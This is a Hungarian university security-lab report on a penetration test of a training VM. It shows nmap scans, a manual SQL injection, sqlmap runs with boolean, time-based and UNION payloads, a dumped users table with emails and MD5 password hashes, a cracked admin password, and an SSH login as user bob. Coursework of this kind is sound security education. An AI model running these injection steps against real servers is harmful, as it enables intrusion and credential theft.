Mérési jegyzőkönyv

Hálózatok és webes rendszerek biztonsági ellenőrzése

2022/2023/2 félév

A mérőhely (VM) száma:	**22**
A mérés időpontja:	**2023. 04. 24.**
A mérést végezték:	**Wágner Réka (CGUOR8),** **Rittgasszer Ákos (Z8WK8D)**
Ennek a fájlnak a neve:	**PENT_0424_22 _CGUOR8_Z8WK8D.doc** (<mérés rövidítése> _<hónap nap>_<mérőhely>_<Neptun1>_<Neptun2>. doc)

Server IP címe: 172.24.0.121

1. Szolgáltatások felderítése

1.1. Nyitott portok megkeresése

Az nmap Stealth Scan kapcsolójának segítségével kilistáztuk a szerver szolgáltatásait:

```
kali@kali:~$ sudo nmap -sS 172.24.0.121
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-24 12:36 UTC
Nmap scan report for 172.24.0.121
Host is up (0.00019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 00:50:56:9B:89:21 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds
kali@kali:~$
```

1.2. Szolgáltatások és verzióik beazonosítása


Az oprendszer és a verziók meghatározásához az nmap -O és -sV kapcsolóját használtuk:

```
kali@kali:~$ sudo nmap -sS -O -sV 172.24.0.121
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-24 12:38 UTC
Nmap scan report for 172.24.0.121
Host is up (0.00020s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.4 (Ubuntu Linux; pro
tocol 2.0)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
8080/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 00:50:56:9B:89:21 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds
```

A kimeneten látható, hogy a szerver, egy linux szerver. Valamint a nyitott portok között van két Apache webserver és egy port az ssh-nak.

2. Lehetséges támadási felület keresése

A sérülékenységek ellenőrzéséhez használható az https://www.cvedetails.com/ oldal. Itt a 2.4.7-es verziójú apache server sérülékenységei megtalálhatóak:




A legelterjedtebb sérülékenységek sokszor a weboldalakat érintik, esetünkben a szerveren két weboldal is található. Ezeket érdemes első körben átvizsgálni.


3. Sérülékenység keresése a weblapon

3.1. Sérülékenység kihasználása kézzel

Sérülékenységet a 8080-as porton található weboldalon találtunk. Itt SQL-injection-ből fakadó hibát kerestünk. Ezt az egyes hibák részletes nézeténél találtuk meg. A nem jól kezelt beviteli mező az URL-ben, az id megadásánál található.



Az általunk használt támadó bemenet a *5 or 1=1* bemenet volt. Ez azt eredményezte, hogy a megadott (5) id-jű hiba helyett az első jelent meg:





3.2. Sérülékenység kihasználása automata program segítségével

Az előző pontban megtalált hibát az sqlmap program segítségével nyomoztunk tovább. Ez automatikusan keresett SQL-injection sérülékenységeket. Ezt az alábbi képpen futtattuk. Fontos volt, hogy meg kellett adnunk a szükséges session id-t is.


```
kali@kali:~/sqlmap-dev$ python sqlmap.py -u 'http://172.24.0.121:8080/?page
=bug&id=5%20or%201=1' --cookie="PHPSESSID=dd8j2cn9c916ucplgufntndb81"
                         {1.7.4.11#dev}
                         https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior m
utual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and
 are not responsible for any misuse or damage caused by this program

[*] starting @ 13:09:11 /2023-04-24/

[13:09:12] [WARNING] it appears that you have provided tainted parameter va
lues ('id=5 or 1=1') with most likely leftover chars/statements from manual
 SQL injection test(s). Please, always use only valid parameter values so s
qlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)?
 [y/N]
```


A program sikeresen fényt derített a sérülékenységre és megmondta, hogy az id mezővel van a probléma.





További feladat volt még minél több hasznos információ kinyerése. A megfelelő kapcsolókkal megtudtuk a létező adatbázisokat, táblákat és oszlopokat.


kali@kali:~/sqlmap-dev$ python sqlmap.py -u 'http://172.24.0.121:8080/?page=bug&id=5%20or%201=1' --cookie="PHPSESSID=dd8j2cn9c916ucplgufntndb81" --dbs
{1.7.4.11#dev}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:12:42 /2023-04-24/
[13:12:43] [WARNING] it appears that you have provided tainted parameter values ('id=5 or 1=1') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[13:12:49] [INFO] resuming back-end DBMS 'mysql'
[13:12:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=bug&id=5 or 1=1 AND 3734=3734
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: page=bug&id=5 or 1=1 AND (SELECT 6663 FROM (SELECT(SLEEP(5)))UimE)
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: page=bug&id=-7295 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178626b71,0x4a4d756f4441786b524753594951784f64756c4f59467669745765726c4d664c71445a5864697272,0x716a6a7a71)-- -
---
[13:12:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ⩾ 5.0.12
[13:12:49] [INFO] fetching database names
[13:12:49] [INFO] retrieved: 'information_schema'
[13:12:49] [INFO] retrieved: 'bugreport'
[13:12:49] [INFO] retrieved: 'mysql'
[13:12:49] [INFO] retrieved: 'performance_schema'

```
[13:12:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ⩾ 5.0.12
[13:12:49] [INFO] fetching database names
[13:12:49] [INFO] retrieved: 'information_schema'
[13:12:49] [INFO] retrieved: 'bugreport'
[13:12:49] [INFO] retrieved: 'mysql'
[13:12:49] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] bugreport
[*] information_schema
[*] mysql
[*] performance_schema

[13:12:49] [INFO] fetched data logged to text files under '/home/kali/.local/shar
e/sqlmap/output/172.24.0.121'

[*] ending @ 13:12:49 /2023-04-24/
```

Ami nekünk ebből érdekes volt, az a users tábla létezése. Ez tartalmazza a felhasználók adatait. Ennek tudatában le tudtuk kérdezni a felhasználók adatait, az --sql-shell kapcsoló segítségével:

```
kali@kali:~/sqlmap-dev$ python sqlmap.py -u 'http://172.24.0.121:8080/?page
=bug&id=5%20or%201=1' --cookie="PHPSESSID=dd8j2cn9c916ucplgufntndb81" --sql
-shell
```

És az alábbi SQL lekérdezéssel:

```
[13:17:48] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press EN
TER
sql-shell> select * from users
```


Az eredmény három rekordot tartalmazott:

```
[13:18:22] [INFO] retrieved: '0','reka@reka.hu','8fc62f61b1b152649dc5625 ...
select * from users [3]:
[*] 1, admin@localhost.com, 5f4dcc3b5aa765d61d8327deb882cf99, 1, alice
[*] 0, rittakos.spam@gmail.com, d552cecbaf1a5a64066b42e5d25d282a, 2, akos
[*] 0, reka@reka.hu, 8fc62f61b1b152649dc5625668261429, 3, reka

sql-shell>
```


Kiderült, hogy az admin felhasználóneve alice és megtudtuk a jelszava hash-ét.

4. Adminisztrátor felhasználó szerzése

Az admin felhasználó jelszavának hash-éből egy google kereséssel visszakaptuk a nem túl biztonságos jelszavát:



A kinyert adatokkal be tudtunk lépni a weboldalra az adminisztrátor nevében:




5. További problémák keresése a jelenlegi lehetőségekkel

A belépés után elérhetővé vált egy fa nézet, amiben meg tudtuk tekinteni a szerveren található file-okat. Itt egy kis nyomozást követően találtunk egy history filet ami a bob nevű felhasználóhoz tartozott. Ebből ki lehetett deríteni, hogy bob jelszava a *letmein* volt (sajnos erről nem készült kép). A jelszóval sikerült shellt szereznünk a szerveren:

```
kali@kali:~$ ssh bob@172.24.0.121
bob@172.24.0.121's password:
Welcome to Ubuntu 14.04.2 LTS (GNU/Linux 3.16.0-30-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Apr 15 13:59:23 2016 from ip10-105-254.crysys.hit.bme.hu
bob@ethhackserver:~$
```

